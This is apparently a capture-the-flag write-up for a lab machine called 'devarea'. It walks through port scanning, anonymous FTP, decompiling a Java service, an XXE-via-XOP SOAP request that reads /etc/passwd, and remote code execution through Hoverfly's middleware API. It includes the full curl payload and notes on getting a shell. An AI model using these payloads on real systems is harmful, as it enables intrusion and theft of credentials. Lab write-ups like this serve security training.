Overview
The machine starts by discovering open FTP port that enables anonymous authentication, leading to Jar file for one of the applications running on the target
By Decompiling the Application we find a directory that is vulnerable to XXE through XOP which helped us to read config files that leaks credentials for other service running on the target, that service is vulnerable to RCE through middleware
After that Unsafe call for bash binary in an application that we can run with sudo, with the bash binary being writable we hijacked it to get a shell as a root
Enumeration
nmap -sC -sV -vv -oA intitial 10.129.21.50
# Nmap 7.95 scan initiated Sun Mar 29 04:42:19 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV -vv -oA results 10.129.21.50
Nmap scan report for 10.129.21.50
Host is up, received echo-reply ttl 63 (0.57s latency).
Scanned at 2026-03-29 04:42:19 EET for 43s
Not shown: 994 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
21/tcp   open  ftp     syn-ack ttl 63 vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.10.17.176
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.5 - secure, fast, stable
| _End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _drwxr-xr-x 2 ftp ftp 4096 Sep 22 2025 pub
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD5s4VbmJmJE5NzFN8hY3uJZo3GHyZbsZy5xQiGBTnfjhK1Ya4cJAcX8R+ZR01Q7zQN+S3HD/2cY8VXIwPDl1Yk=
| 256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJBNRMFlkdjnZ3/y18k16stZAv/NHxEz5Ut68zr4/KQt
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.58
| _http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Did not follow redirect to http://devarea.htb/
8080/tcp open  http    syn-ack ttl 63 Jetty 9.4.27.v20200227
| _http-server-header: Jetty(9.4.27.v20200227)
| _http-title: Error 404 Not Found
8500/tcp open  http    syn-ack ttl 63 Golang net/http server
8888/tcp open  http    syn-ack ttl 63 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| _http-title: Hoverfly Dashboard
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
so we some ports open
- FTP on 21 with anonymous login allowed (easy win)
- SSH on 22
- HTTP on 80, 8080, 8500, 8888
now we go first for the easy wins and then see what we got on other ports adding this to our hosts file
10.129.21.50 devarea.htbFTP
Looking at the files on FTP and we find a jar file which is java archive
 after downloading it lets try to decompile it and see what we get
Decompiling Application
I'll use the cfr decompiler to see what we can do
java -jar cfr-0.152.jar --outputpath ./employee employee-service.jarand it'll take sometime, but once it finishes we can open the files and see if there is any hardcoded creds

once it's done we can see that it has a file in htb/devarea and when we go there we'll see a file called ServerStarter looking at that file we see interesting service running on 8080
XXE via XOP in SOAP
we already knew that 8080 was exposed but i don't think that there is any wordlist that might've leaked this directory
WSDL (Web Services Description Language) is an XML-based language used to describe the functionality, methods, and communication protocols of SOAP-based web services. It acts as a machine-readable contract detailing how to connect to a service, what operations it performs, and what data structures it requires.
 we see that it runs jetty with that specific version
so lets see what's on that endpoint
we see that it runs jetty with that specific version
so lets see what's on that endpoint
 and it returns some kind of error cause it expects XML-based input i guess so lets look at
 ?wsdl it returns the next output
<wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
<wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">
<xs:element name="submitReport" type="tns:submitReport"/>
<xs:element name="submitReportResponse" type="tns:submitReportResponse"/>
<xs:complexType name="submitReport">
<xs:sequence>
<xs:element minOccurs="0" name="arg0" type="tns:report"/>
</xs:sequence>
</xs:complexType>
<xs:complexType name="report">
<xs:sequence>
<xs:element name="confidential" type="xs:boolean"/>
<xs:element minOccurs="0" name="content" type="xs:string"/>
<xs:element minOccurs="0" name="department" type="xs:string"/>
<xs:element minOccurs="0" name="employeeName" type="xs:string"/>
</xs:sequence>
</xs:complexType>
<xs:complexType name="submitReportResponse">
<xs:sequence>
<xs:element minOccurs="0" name="return" type="xs:string"/>
</xs:sequence>
</xs:complexType>
</xs:schema>
</wsdl:types>
<wsdl:message name="submitReport">
<wsdl:part element="tns:submitReport" name="parameters"> </wsdl:part>
</wsdl:message>
<wsdl:message name="submitReportResponse">
<wsdl:part element="tns:submitReportResponse" name="parameters"> </wsdl:part>
</wsdl:message>
<wsdl:portType name="EmployeeService">
<wsdl:operation name="submitReport">
<wsdl:input message="tns:submitReport" name="submitReport"> </wsdl:input>
<wsdl:output message="tns:submitReportResponse" name="submitReportResponse"> </wsdl:output>
</wsdl:operation>
</wsdl:portType>
<wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
<soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
<wsdl:operation name="submitReport">
<soap:operation soapAction="" style="document"/>
<wsdl:input name="submitReport">
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output name="submitReportResponse">
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
</wsdl:binding>
<wsdl:service name="EmployeeServiceService">
<wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
<soap:address location="http://devarea.htb:8080/employeeservice"/>
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
and it leaks the entire functionality of SOAP service took sometime testing this but found that content can be exploited as XXE using XOP (XML-binary Optimized Packaging), it bypasses DTD restrictions by using the MTOM/XOP protocol to include external files
curl -X POST http://10.129.21.50:8080/employeeservice \
-x http://127.0.0.1:8080 \
-H "Content-Type: multipart/related; type=\" application/xop+xml\"; start=\"<root>\"; start-info=\"text/xml\"; boundary=\"boundary\"" \
--data-binary @- < < EOF --boundary Content-Type: application/xop+xml; charset=UTF-8; type="text/xml" Content-Transfer-Encoding: 8bit Content-ID: < root> < soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/" xmlns:xop="http://www.w3.org/2004/08/xop/include"> < soapenv:Header/> < soapenv:Body> < dev:submitReport> < arg0> < employeeName>ben</employeeName> < department>IT</department> < content><xop:Include href="file:///etc/passwd"/></content> < confidential>false</confidential> < /arg0> < /dev:submitReport> < /soapenv:Body> < /soapenv:Envelope> --boundary-- EOF
and using burp is gonna be much easier than editing this in the CLI
 and when we hit it we get base64 string so lets decode it
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
< snip>
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
ftp:x:110:111:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
_laurel:x:999:987::/var/log/laurel:/bin/false
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
and we see user dev_ryan but when trying to read his .ssh directory it is empty
so lets try to read any other config files that we could get our hands on
the port 8500 is a proxy server probably proxying for hoverfly running on 8888 so lets find any configs related to those
and by looking in /etc/systemd/system i find a file for hoverfly
 and it leaks password for an admin so lets try to login
  we get in and it runs v1.11.3
Foothold
by looking-up this version it is vulnerable to RCE through insecure middleware implementation
CVE-2025-54123
this effects /api/v2/hoverfly/middleware due to combination of flaws:
- Insufficient input validation for the binary parameter
- Unsafe command execution
- Immediate execution
the second flaw happens because of this
var middlewareCommand *exec.Cmd
if this.Script == nil {
    middlewareCommand = exec.Command(this.Binary)  // User-controlled binary
} else {
    middlewareCommand = exec.Command(this.Binary, this.Script.Name())  // User-controlled binary and script
}
so we can give a binary and script and it'll run

 now lets try to get a shell
and we got one, so lets stabilize it
now lets try to get a shell
and we got one, so lets stabilize it

 and we got the user
Privilege Escalation
now i see that there is a zip file in dev_ryan home directory with the same name as service running called syswatch we saw earlier when we were trying to read the hoverfly config file
